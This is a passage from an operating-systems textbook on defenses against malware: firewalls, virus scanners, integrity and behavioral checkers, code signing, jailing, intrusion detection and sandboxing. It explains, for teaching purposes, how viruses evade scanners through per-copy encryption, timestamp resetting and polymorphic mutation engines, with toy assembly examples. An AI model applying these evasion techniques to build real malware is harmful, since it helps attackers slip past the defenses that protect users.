interface (most firewalls have a mini-Web server built in to allow this). In the simplest kind of firewall, the **stateless firewall**, the header of each packet passing through is inspected and a decision is made to pass or discard the packet based solely on the information in the header and the firewall's rules. The information in the packet header includes the source and destination IP addresses, source and destination ports, type of service and protocol. Other fields are available, but rarely occur in the rules.

In the example of Fig. 9-32 we see three servers, each with a unique IP address of the form 207.68.160.x, where *x* is 190, 191, and 192, respectively. These are the addresses to which packets must be sent to get to these servers. Incoming packets also contain a 16-bit **port number**, which specifies which process on the machine gets the packet (a process can listen on a port for incoming traffic). Some ports have standard services associated with them. In particular, port 80 is used for the Web, port 25 is used for email, and port 21 is used for FTP (file transfer) service, but most of the others are available for user-defined services. Under these conditions, the firewall might be configured as follows:

IP address	Port	Action
207.68.160.190	80	Accept
207.68.160.191	25	Accept
207.68.160.192	21	Accept
*	*	Deny

These rules allow packets to go to machine 207.68.160.190, but only if they are addressed to port 80; all other ports on this machine are disallowed and packets sent to them will be silently discarded by the firewall. Similarly, packets can go to the other two servers if addressed to ports 25 and 21, respectively. All other traffic is discarded. This ruleset makes it hard for an attacker to get any access to the LAN except for the three public services being offered.

Despite the firewall, it is still possible to attack the LAN. For example, if the Web server is *apache* and the cracker has discovered a bug in *apache* that can be exploited, he might be able to send a very long URL to 207.68.160.190 on port 80 and force a buffer overflow, thus taking over one of the machines inside the firewall, which could then be used to launch an attack on other machines on the LAN.

Another potential attack is to write and publish a multiplayer game and get it widely accepted. The game software needs some port to connect to other players, so the game designer may select one, say, 9876, and tell the players to change their firewall settings to allow incoming and outgoing traffic on this port. People who have opened this port are now subject to attacks on it, which may be easy especially if the game contains a Trojan horse that accepts certain commands from afar and just runs them blindly. But even if the game is legitimate, it might contain potentially exploitable bugs. The more ports are open, the greater the chance of an attack succeeding. Every hole increases the odds of an attack getting through.

In addition to stateless firewalls, there are also **stateful firewalls**, which keep track of connections and what state they are in. These firewalls are better at defeating certain kinds of attacks, especially those relating to establishing connections. Yet other kinds of firewalls implement an **IDS** (**Intrusion Detection System**), in which the firewall inspects not only the packet headers, but also the packet contents, looking for suspicious material.

Software firewalls, sometimes called **personal firewalls**, do the same thing as hardware firewalls, but in software. They are filters that attach to the network code inside the operating system kernel and filter packets the same way the hardware firewall does.

9.10.2 Antivirus and Anti-Antivirus Techniques

Firewalls try to keep intruders out of the computer, but they can fail in various ways, as described above. In that case, the next line of defense comprises the anti-malware programs, often called **antivirus programs**, although many of them also combat worms and spyware. Viruses try to hide and users try to find them, which leads to a cat-and-mouse game. In this respect, viruses are like rootkits, except that most virus writers emphasize rapid spread of the virus rather than playing hide-and-seek down in the weeds as rootkits do. Let us now look at some of the techniques used by antivirus software and also how Virgil the virus writer responds to them.

Virus Scanners

Clearly, the average garden-variety user is not going to find many viruses that do their best to hide, so a market has developed for antivirus software. Below we will discuss how this software works. Antivirus software companies have laboratories in which dedicated scientists work long hours tracking down and understanding new viruses. The first step is to have the virus infect a program that does nothing, often called a **goat file**, to get a copy of the virus in its purest form. The next step is to make an exact listing of the virus' code and enter it into the database of known viruses. Companies compete on the size of their databases. Inventing new viruses just to pump up your database is not considered sporting.

Once an antivirus program is installed on a customer's machine, the first thing it does is scan every executable file on the disk looking for any of the viruses in the database of known viruses. Most antivirus companies have a Website from which customers can download the descriptions of newly discovered viruses into their databases. If the user has 10,000 files and the database has 10,000 viruses, some clever programming is needed to make it go fast, of course.

Since minor variants of known viruses pop up all the time, a fuzzy search is needed, to ensure that a 3-byte change to a virus does not let it escape detection. However, fuzzy searches are not only slower than exact searches, but they may turn

up false alarms (false positives), that is, warnings about legitimate files that just happen to contain some code vaguely similar to a virus reported in Pakistan 7 years ago. What is the user supposed to do with the message:

WARNING! File xyz.exe may contain the lahore-9x virus. Delete?

The more viruses in the database and the broader the criteria for declaring a hit, the more false alarms there will be. If there are too many, the user will give up in disgust. But if the virus scanner insists on a very close match, it may miss some modified viruses. Getting it right is a delicate heuristic balance. Ideally, the lab should try to identify some core code in the virus that is not likely to change and use this as the virus signature to scan for.

Just because the disk was declared virus free last week does not mean that it still is, so the virus scanner has to be run frequently. Because scanning is slow, it is more efficient to check only those files that have been changed since the date of the last scan. The trouble is, a clever virus will reset the date of an infected file to its original date to avoid detection. The antivirus program's response to that is to check the date the enclosing directory was last changed. The virus' response to that is to reset the directory's date as well. This is the start of the cat-and-mouse game alluded to above.

Another way for the antivirus program to detect file infection is to record and store on the disk the lengths of all files. If a file has grown since the last check, it might be infected, as shown in Fig. 9-33(a–b). However, a really clever virus can avoid detection by compressing the program and padding out the file to its original length to try to blend in. To make this scheme work, the virus must contain both compression and decompression procedures, as shown in Fig. 9-33(c). Another way for the virus to try to escape detection is to make sure its representation on the disk does not look like its representation in the antivirus software's database. One way to achieve this goal is to encrypt itself with a different key for each file infected. Before making a new copy, the virus generates a random 32-bit encryption key, for example by XORing the current time of day with the contents of, for example, memory words 72,008 and 319,992. It then XORs its code with this key, word by word, to produce the encrypted virus stored in the infected file, as illustrated in Fig. 9-33(d). The key is stored in the file. For secrecy purposes, putting the key in the file is not ideal, but the goal here is to foil the virus scanner, not prevent the dedicated scientists at the antivirus lab from reverse engineering the code. Of course, to run, the virus has to first decrypt itself, so it needs a decrypting function in the file as well.

This scheme is still not perfect because the compression, decompression, encryption, and decryption procedures are the same in all copies, so the antivirus program can just use them as the virus signature to scan for. Hiding the compression, decompression, and encryption procedures is easy: they are just encrypted along with the rest of the virus, as shown in Fig. 9-33(e). The decryption code cannot be encrypted, however. It has to actually execute on the hardware to decrypt the rest




Figure 9-33. (a) A program. (b) An infected program. (c) A compressed infected program. (d) An encrypted virus. (e) A compressed virus with encrypted compression code.

of the virus, so it must be present in plaintext. Antivirus programs know this, so they hunt for the decryption procedure.

However, Virgil enjoys having the last word, so he proceeds as follows. Suppose that the decryption procedure needs to perform the calculation

```
X = (A + B + C – 4)
```

The straightforward assembly code for this calculation for a generic two-address computer is shown in Fig. 9-34(a). The first address is the source; the second is the destination, so `MOV A,R1` moves the variable *A* to the register `R1`. The code in Fig. 9-34(b) does the same thing, only less efficiently due to the `NOP` (no operation) instructions interspersed with the real code.

But we are not done yet. It is also possible to disguise the decryption code. There are many ways to represent `NOP`. For example, adding 0 to a register, ORing it with itself, shifting it left 0 bits, and jumping to the next instruction all do nothing. Thus the program of Fig. 9-34(c) is functionally the same as the one of Fig. 9-34(a). When copying itself, the virus could use Fig. 9-34(c) instead of Fig. 9-34(a) and still work later when executed. A virus that mutates on each copy is called a **polymorphic virus**.

Now suppose that `R5` is not needed for anything during the execution of this piece of the code. Then Fig. 9-34(d) is also equivalent to Fig. 9-34(a). Finally, in many cases it is possible to swap instructions without changing what the program does, so we end up with Fig. 9-34(e) as another code fragment that is logically equivalent to Fig. 9-34(a). A piece of code that can mutate a sequence of machine

```
MOV A,R1          MOV A,R1          MOV A,R1          MOV A,R1          MOV A,R1
ADD B,R1          NOP               ADD #0,R1         OR R1,R1          TST R1
ADD C,R1          ADD B,R1          ADD B,R1          ADD B,R1          ADD C,R1
SUB #4,R1         NOP               OR R1,R1          MOV R1,R5         MOV R1,R5
MOV R1,X          ADD C,R1          ADD C,R1          ADD C,R1          ADD B,R1
                  NOP               SHL #0,R1         SHL R1,0          CMP R2,R5
                  SUB #4,R1         SUB #4,R1         SUB #4,R1         SUB #4,R1
                  NOP               JMP .+1           ADD R5,R5         JMP .+1
                  MOV R1,X          MOV R1,X          MOV R1,X          MOV R1,X
                                                      MOV R5,Y          MOV R5,Y
(a)               (b)               (c)               (d)               (e)
```

Figure 9-34. Examples of a polymorphic virus.

instructions without changing its functionality is called a **mutation engine**, and sophisticated viruses contain them to mutate the decryptor from copy to copy. Mutations can consist of inserting useless but harmless code, permuting instructions, swapping registers, and replacing an instruction with an equivalent one. The mutation engine itself can be hidden by encrypting it along with the payload.

Asking the poor antivirus software to understand that Fig. 9-34(a) through Fig. 9-34(e) are all functionally equivalent is asking a lot, especially if the mutation engine has many tricks up its sleeve. The antivirus software can analyze the code to see what it does, and it can even try to simulate the operation of the code, but remember it may have thousands of viruses and thousands of files to analyze, so it does not have much time per test or it will run horribly slowly.

As an aside, the store into the variable *Y* was thrown in just to make it harder to detect the fact that the code related to R5 is dead code, that is, does not do anything. If other code fragments read and write *Y*, the code will look perfectly legitimate. A well-written mutation engine that generates good polymorphic code can give antivirus software writers nightmares. The only bright side is that such an engine is hard to write, so Virgil's friends all use his code, which means there are not so many different ones in circulation—yet.

So far we have talked about just trying to recognize viruses in infected executable files. In addition, the antivirus scanner has to check the MBR, boot sectors, bad-sector list, flash memory, CMOS memory, and more, but what if there is a memory-resident virus currently running? That will not be detected. Worse yet, suppose the running virus is monitoring all system calls. It can easily detect that the antivirus program is reading the boot sector (to check for viruses). To thwart the antivirus program, the virus does not make the system call. Instead it just returns the true boot sector from its hiding place in the bad-block list. It also makes a mental note to reinfect all the files when the virus scanner is finished.

To prevent being spoofed by a virus, the antivirus program could make hard reads to the disk, bypassing the operating system. However, this requires having

built-in device drivers for SATA, USB, SCSI, and other common disks, making the antivirus program less portable and subject to failure on computers with unusual disks. Furthermore, since bypassing the operating system to read the boot sector is possible, but bypassing it to read all the executable files is not, there is also some danger that the virus can produce fraudulent data about executable files.

Integrity Checkers

A completely different approach to virus detection is **integrity checking**. An antivirus program that works this way first scans the hard disk for viruses. Once it is convinced that the disk is clean, it computes a checksum for each executable file. The checksum algorithm could be something as simple as treating all the words in the program text as 32- or 64-bit integers and adding them up, but it also can be a cryptographic hash that is nearly impossible to invert. It then writes the list of checksums for all the relevant files in a directory to a file, *checksum*, in that directory. The next time it runs, it recomputes all the checksums and sees if they match what is in the file *checksum*. An infected file will show up immediately.

The trouble is that Virgil is not going to take this lying down. He can write a virus that removes the checksum file. Worse yet, he can write a virus that computes the checksum of the infected file and replaces the old entry in the checksum file. To protect against this kind of behavior, the antivirus program can try to hide the checksum file, but that is not likely to work since Virgil can study the antivirus program carefully before writing the virus. A better idea is to sign it digitally to make tampering easy to detect. Ideally, the digital signature should involve use of a smart card with an externally stored key that programs cannot get at.

Behavioral Checkers

A third strategy used by antivirus software is **behavioral checking**. With this approach, the antivirus program lives in memory while the computer is running and catches all system calls itself. The idea is that it can then monitor all activity and try to catch anything that looks suspicious. For example, no normal program should attempt to overwrite the boot sector, so an attempt to do so is almost certainly due to a virus. Likewise, changing the flash memory is highly suspicious.

But there are also cases that are less clear cut. For example, overwriting an executable file is a peculiar thing to do—unless you are a compiler. If the antivirus software detects such a write and issues a warning, hopefully the user knows whether overwriting an executable makes sense in the context of the current work. Similarly, *Word* overwriting a *.docx* file with a new document full of macros is not necessarily the work of a virus. In Windows, programs can detach from their executable file and go memory resident using a special system call. Again, this might be legitimate, but a warning might still be useful.

Viruses do not have to passively lie around waiting for an antivirus program to kill them, like cattle being led off to slaughter. They can fight back. A particularly exciting battle can occur if a memory-resident virus and a memory-resident antivirus meet up on the same computer. Years ago there was a game called *Core Wars* in which two programmers faced off by each dropping a program into an empty address space. The programs took turns probing memory, with the object of the game being to locate and wipe out your opponent before he wiped you out. The virus-antivirus confrontation looks a little like that, only the battlefield is the machine of some poor user who does not really want it to happen there. Worse yet, the virus has an advantage because its writer can find out a lot about the antivirus program by just buying a copy of it. Of course, once the virus is out there, the antivirus team can modify their program, forcing Virgil to go buy a new copy.

Virus Avoidance

Every good story needs a moral. The moral of this one is

Better safe than sorry.

Avoiding viruses in the first place is a lot easier than trying to track them down once they have infected a computer. Below are a few guidelines for individual users, but also some things that the industry as a whole can do to reduce the problem considerably.

What can users do to avoid a virus infection? First, choose an operating system that offers a high degree of security, with a strong kernel-user mode boundary and separate login passwords for each user and the system administrator. Under these conditions, a virus that somehow sneaks in cannot infect the system binaries. Also, make sure to install manufacturer security patches promptly.

Second, install only shrink-wrapped or downloaded software bought from a reliable manufacturer. Even this is no guarantee since there have been cases where disgruntled employees have slipped viruses onto a commercial software product, but it helps a lot. Downloading software from amateur Websites and bulletin boards offering too-good-to-be-true deals is risky behavior.

Third, buy a good antivirus software package and use it as directed. Be sure to get regular updates from the manufacturer's Website.

Fourth, do not click on URLs in messages, or attachments to email and tell people not to send them to you. Email sent as plain ASCII text is always safe but attachments can start viruses when opened.

Fifth, make frequent backups of key files onto an external medium such as USB drives or DVDs. Keep several generations of each file on a series of backup media. That way, if you discover a virus, you may have a chance to restore files as they were before they were infected. Restoring yesterday's infected file does not help, but restoring last week's version might.

Finally, sixth, resist the temptation to download and run glitzy new free software from an unknown source. Maybe there is a reason it is free—the maker wants your computer to join his zombie army. If you have virtual machine software, running unknown software inside a virtual machine is safe, though.

The industry should also take the virus threat seriously and change some dangerous practices. First, make simple operating systems. The more bells and whistles there are, the more security holes there are. That is a fact of life.

Second, forget active content. Turn off Javascript. From a security point of view, it is a disaster. Viewing a document someone sends you should not require your running their program. JPEG files, for example, do not contain programs, and thus cannot contain viruses. All documents should work like that.

Third, there should be a way to selectively write protect specified disk cylinders to prevent viruses from infecting the programs on them. This protection could be implemented by having a bitmap inside the controller listing the write-protected cylinders. The map should only be alterable when the user has flipped a mechanical toggle switch on the computer's front panel.

Fourth, keeping the BIOS in flash memory is a nice idea, but it should only be modifiable when an external toggle switch has been flipped, something that will happen only when the user is consciously installing a BIOS update. Of course, none of this will be taken seriously until a really big virus hits. For example, one that hits the financial world and resets all bank accounts to 0. Of course, by then it will be too late.

9.10.3 Code Signing

A completely different approach to keeping out malware (remember: defense in depth) is to run only unmodified software from reliable software vendors. One issue that comes up fairly quickly is how the user can know the software came from the vendor it is said to have come from and how the user can know it has not been modified since leaving the factory. This issue is especially important when downloading software from online stores of unknown reputation or when downloading activeX controls from Websites. If the activeX control came from a well-known software company, it is unlikely to contain a Trojan horse, for example, but how can the user be sure?

One way that is in widespread use is the digital signature, as described in Sec. 9.5.4. If the user runs only programs, plugins, drivers, activeX controls, and other kinds of software that were written and signed by trusted sources, the chances of getting into trouble are much less. The consequence of doing this, however, is that the new free, nifty, splashy game from Snarky Software is probably too good to be true and will not pass the signature test since you do not know who is behind it.

Code signing is based on public-key cryptography. A software vendor generates a (public key, private key) pair, making the former key public and zealously

guarding the latter. In order to sign a piece of software, the vendor first computes a hash function of the code to get a 160-bit or 256-bit number, depending on whether SHA-1 or SHA-256 is used. It then signs the hash value by encrypting it with its private key (actually, decrypting it using the notation of Fig. 9-15). This signature accompanies the software wherever it goes.

When the user gets the software, the hash function is applied to it and the result saved. It then decrypts the accompanying signature using the vendor's public key and compares what the vendor claims the hash function is with what it just computed itself. If they agree, the code is accepted as genuine. Otherwise it is rejected as a forgery. The mathematics involved makes it exceedingly difficult for anyone to tamper with the software in such a way that its hash function will match the hash function obtained by decrypting the genuine signature. It is equally difficult to generate a new false signature that matches without having the private key. The process of signing and verifying is illustrated in Fig. 9-35.




Figure 9-35. How code signing works.

Web pages can contain code, such as activeX controls, but also code in various scripting languages. Often these are signed, in which case the browser automatically examines the signature. Of course, to verify it, the browser needs the software vendor's public key, which normally accompanies the code along with a certificate signed by some CA vouching for the authenticity of the public key. If the browser has the CA's public key already stored, it can verify the certificate on its own. If the certificate is signed by a CA unknown to the browser, it will pop up a dialog box asking whether to accept the certificate or not.

9.10.4 Jailing

An old Russian saying is: "Trust but Verify." Clearly, the old Russian who said this for the first time had software in mind. Even though a piece of software has been signed, a good attitude is to verify that it is behaving correctly nonetheless as

the signature merely proves where it came from, not what it does. A technique for doing this is called **jailing** and illustrated in Fig. 9-36.




Figure 9-36. The operation of a jail.

The newly acquired program is run as a process labeled "prisoner" in the figure. The "jailer" is a trusted (system) process that monitors the behavior of the prisoner. When a jailed process makes a system call, instead of the system call being executed, control is transferred to the jailer (via a kernel trap) and the system call number and parameters passed to it. The jailer then makes a decision about whether the system call should be allowed. If the jailed process tries to open a network connection to a remote host unknown to the jailer, for example, the call can be refused and the prisoner killed. If the system call is acceptable, the jailer so informs the kernel, which then carries it out. In this way, erroneous behavior can be caught before it causes trouble.

Various implementations of jailing exist. One that works on almost any UNIX system, without modifying the kernel, is described by Van 't Noordende et al. (2007). In a nutshell, the scheme uses the normal UNIX debugging facilities, with the jailer being the debugger and the prisoner being the debuggee. Under these circumstances, the debugger can instruct the kernel to encapsulate the debuggee and pass all of its system calls to it for inspection.

9.10.5 Model-Based Intrusion Detection


Yet another approach to defending a machine is to install an **IDS** (**Intrusion Detection System**). There are two basic kinds of IDSes, one focused on inspecting incoming network packets and one focused on looking for anomalies on the CPU. We briefly mentioned the network IDS in the context of firewalls earlier; now we will say a few words about a host-based IDS. Space limitations prevent us from surveying the many kinds of host-based IDSes. Instead, we will briefly sketch one type to give an idea of how they work. This one is called **static model-based intrusion detection** (Hua et al., 2009). It can be implemented using the jailing technique discussed above, among other ways.

In Fig. 9-37(a) we see a small program that opens a file called *data* and reads it one character at a time until it hits a zero byte, at which time it prints the number of nonzero bytes at the start of the file and exits. In Fig. 9-37(b) we see a graph of the system calls made by this program (where *print* calls write).

```
int main(int argc *char argv[])
{
  int fd, n = 0;
  char buf[1];

  fd = open("data", 0);
  if (fd < 0) {
      printf("Bad data file\n");
      exit(1);
  } else {
      while (1) {
          read(fd, buf, 1);
          if (buf[0] == 0) {
            close(fd);
            printf("n = %d\n", n);
            exit(0);
        }
        n = n + 1;
      }
  }
}
```

(a)



(b)

Figure 9-37. (a) A program. (b) System-call graph for (a).

What does this graph tell us? For one thing, the first system call the program makes, under all conditions, is always open. The next one is either read or write, depending on which branch of the if statement is taken. If the second call is write, it means the file could not be opened and the next call must be exit. If the second call is read, there may be an arbitrarily large number of additional calls to read and eventually calls to close, write, and exit. In the absence of an intruder, no other sequences are possible. If the program is jailed, the jailer will see all the system calls and can easily verify that the sequence is valid.

Now suppose someone finds a bug in this program and manages to trigger a buffer overflow and inserts and executes hostile code. When the hostile code runs, it will most likely execute a different sequence of system calls. For example, it might try to open some file it wants to copy or it might open a network connection to phone home. On the very first system call that does not fit the pattern, the jailer knows definitively that there has been an attack and can take action, such as killing the process and alerting the system administrator. In this manner, intrusion detection systems can detect attacks while they are going on. Static analysis of system calls is just one of the many ways an IDS can work.

When this kind of static model-based intrusion detection is used, the jailer has to know the model (i.e., the system-call graph). The most straightforward way for it to learn it is to have the compiler generate it and have the author of the program sign it and attach its certificate. In this way, any attempt to modify the executable program in advance will be detected when it is run because the actual behavior will not agree with the signed expected behavior.

Unfortunately, it is possible for a clever attacker to launch what is called a **mimicry attack**, in which the inserted code makes the same system calls as the program is supposed to, so more sophisticated models are needed than just tracking system calls. Still, as part of defense in depth, an IDS can play a role.

A model-based IDS is not the only kind, by any means. Many IDSes make use of a concept called a **honeypot**, a trap set to attract and catch crackers and malware. Usually it is an isolated machine with few defenses and a seemingly interesting and valuable content, ripe for the picking. The people who set the honeypot carefully monitor any attacks on it to try to learn more about the nature of the attack. Some IDSes put their honeypots in virtual machines to prevent damage to the underlying actual system. So naturally, the malware tries to determine if it is running in a virtual machine, as discussed above.

9.10.6 Encapsulating Mobile Code

Viruses and worms are programs that get onto a computer without the owner's knowledge and against the owner's will. Sometimes, however, people more-or-less intentionally import and run foreign code on their machines. It usually happens like this. In the distant past (which, in the Internet world, means a few years ago), most Web pages were just static HTML files with a few associated images. Nowadays, increasingly many Web pages contain small programs called **applets**. When a Web page containing applets is downloaded, the applets are fetched and executed. For example, an applet might contain a form to be filled out, plus interactive help in filling it out. When the form is filled out, it could be sent somewhere over the Internet for processing. Tax forms, customized product order forms, and many other kinds of forms could benefit from this approach.

Another example in which programs are shipped from one machine to another for execution on the destination machine are **agents**. These are programs that are launched by a user to perform some task and then report back. For example, an agent could be asked to check out some travel Websites to find the cheapest flight from Amsterdam to San Francisco. Upon arriving at each site, the agent would run there, get the information it needs, then move on to the next Website. When it was all done, it could come back home and report what it had learned.

A third example of mobile code is a PostScript file that is to be printed on a PostScript printer. A PostScript file is actually a program in the PostScript programming language that is executed inside the printer. It normally tells the printer

to draw certain curves and then fill them in, but it can do anything else it wants to as well. Applets, agents, and PostScript files are just three examples of **mobile code**, but there are many others.

Given the long discussion about viruses and worms earlier, it should be clear that allowing foreign code to run on your machine is more than a wee bit risky. Nevertheless, some people do want to run these foreign programs, so the question arises: "Can mobile code be run safely"? The short answer is: "Yes, but not easily." The fundamental problem is that when a process imports an applet or other mobile code into its address space and runs it, that code is running as part of a valid user process and has all the power the user has, including the ability to read, write, erase, or encrypt the user's disk files, email data to far-away countries, and much more.

Long ago, operating systems developed the process concept to build walls between users. The idea is that each process has its own protected address space and its own UID, allowing it to touch files and other resources belonging to it, but not to other users. For providing protection against one part of the process (the applet) and the rest, the process concept does not help. Threads allow multiple threads of control within a process, but do nothing to protect one thread against another one.

In theory, running each applet as a separate process helps a little, but is often infeasible. For example, a Web page may contain two or more applets that interact with each other and with the data on the Web page. The Web browser may also need to interact with the applets, starting and stopping them, feeding them data, and so on. If each applet is put in its own process, the whole thing will not work. Furthermore, putting an applet in its own address space does not make it any harder for the applet to steal or damage data. If anything, it is easier since nobody is watching in there.

Various new methods of dealing with applets (and mobile code in general) have been proposed and implemented. Below we will look at two of these methods: sandboxing and interpretation. In addition, code signing can also be used to verify the source of the applet. Each one has its own strengths and weaknesses.

Sandboxing

The first method, called **sandboxing**, confines each applet to a limited range of virtual addresses enforced at run time (Wahbe et al., 1993). It works by dividing the virtual address space up into equal-size regions, which we will call sandboxes. Each sandbox must have the property that all of its addresses share some string of high-order bits. For a 32-bit address space, we could divide it up into 256 sandboxes on 16-MB boundaries so that all addresses within a sandbox have a common upper 8 bits. Equally well, we could have 512 sandboxes on 8-MB boundaries, with each sandbox having a 9-bit address prefix. The sandbox size should be chosen to be large enough to hold the largest applet without wasting too much virtual address space. Physical memory is not an issue if demand paging is present, as it

usually is. Each applet is given two sandboxes, one for the code and one for the data, as illustrated in Fig. 9-38(a) for the case of 16 sandboxes of 16 MB each.




Figure 9-38. (a) Memory divided into 16-MB sandboxes. (b) One way of checking an instruction for validity.

The basic idea behind a sandbox is to guarantee that an applet cannot jump to code outside its code sandbox or reference data outside its data sandbox. The reason for having two sandboxes is to prevent an applet from modifying its code during execution to get around these restrictions. By preventing all stores into the code sandbox, we eliminate the danger of self-modifying code. As long as an applet is confined this way, it cannot damage the browser or other applets, plant viruses in memory, or otherwise do any damage to memory.

As soon as an applet is loaded, it is relocated to begin at the start of its sandbox. Then checks are made to see if code and data references are confined to the appropriate sandbox. In the discussion below, we will just look at code references (i.e., JMP and CALL instructions), but the same story holds for data references as well. Static JMP instructions that use direct addressing are easy to check: does the target address land within the boundaries of the code sandbox? Similarly, relative JMPs are also easy to check. If the applet has code that tries to leave the code sandbox, it is rejected and not executed. Similarly, attempts to touch data outside the data sandbox cause the applet to be rejected.

The hard part is dynamic JMP instructions. Most machines have an instruction in which the address to jump to is computed at run time, put in a register, and then jumped to indirectly, for example by JMP (R1) to jump to the address held in register 1. The validity of such instructions must be checked at run time. This is done by inserting code directly before the indirect jump to test the target address. An

example of such a test is shown in Fig. 9-38(b). Remember that all valid addresses have the same upper k bits, so this prefix can be stored in a scratch register, say S2. Such a register cannot be used by the applet itself, which may require rewriting it to avoid this register.

The code works as follows: First the target address under inspection is copied to a scratch register, S1. Then this register is shifted right precisely the correct number of bits to isolate the common prefix in S1. Next the isolated prefix is compared to the correct prefix initially loaded into S2. If they do not match, a trap occurs and the applet is killed. This code sequence requires four instructions and two scratch registers.

Patching the binary program during execution requires some work, but it is doable. It would be simpler if the applet were presented in source form and then compiled locally using a trusted compiler that automatically checked the static addresses and inserted code to verify the dynamic ones during execution. Either way, there is some run-time overhead associated with the dynamic checks. Wahbe et al. (1993) have measured this as about 4%, which is generally acceptable.

A second problem that must be solved is what happens when an applet tries to make a system call. The solution here is straightforward. The system-call instruction is replaced by a call to a special module called a **reference monitor** on the same pass that the dynamic address checks are inserted (or, if the source code is available, by linking with a special library that calls the reference monitor instead of making system calls). Either way, the reference monitor examines each attempted call and decides if it is safe to perform. If the call is deemed acceptable, such as writing a temporary file in a designated scratch directory, the call is allowed to proceed. If the call is known to be dangerous or the reference monitor cannot tell, the applet is killed. If the reference monitor can tell which applet called it, a single reference monitor somewhere in memory can handle the requests from all applets. The reference monitor normally learns about the permissions from a configuration file.

Interpretation

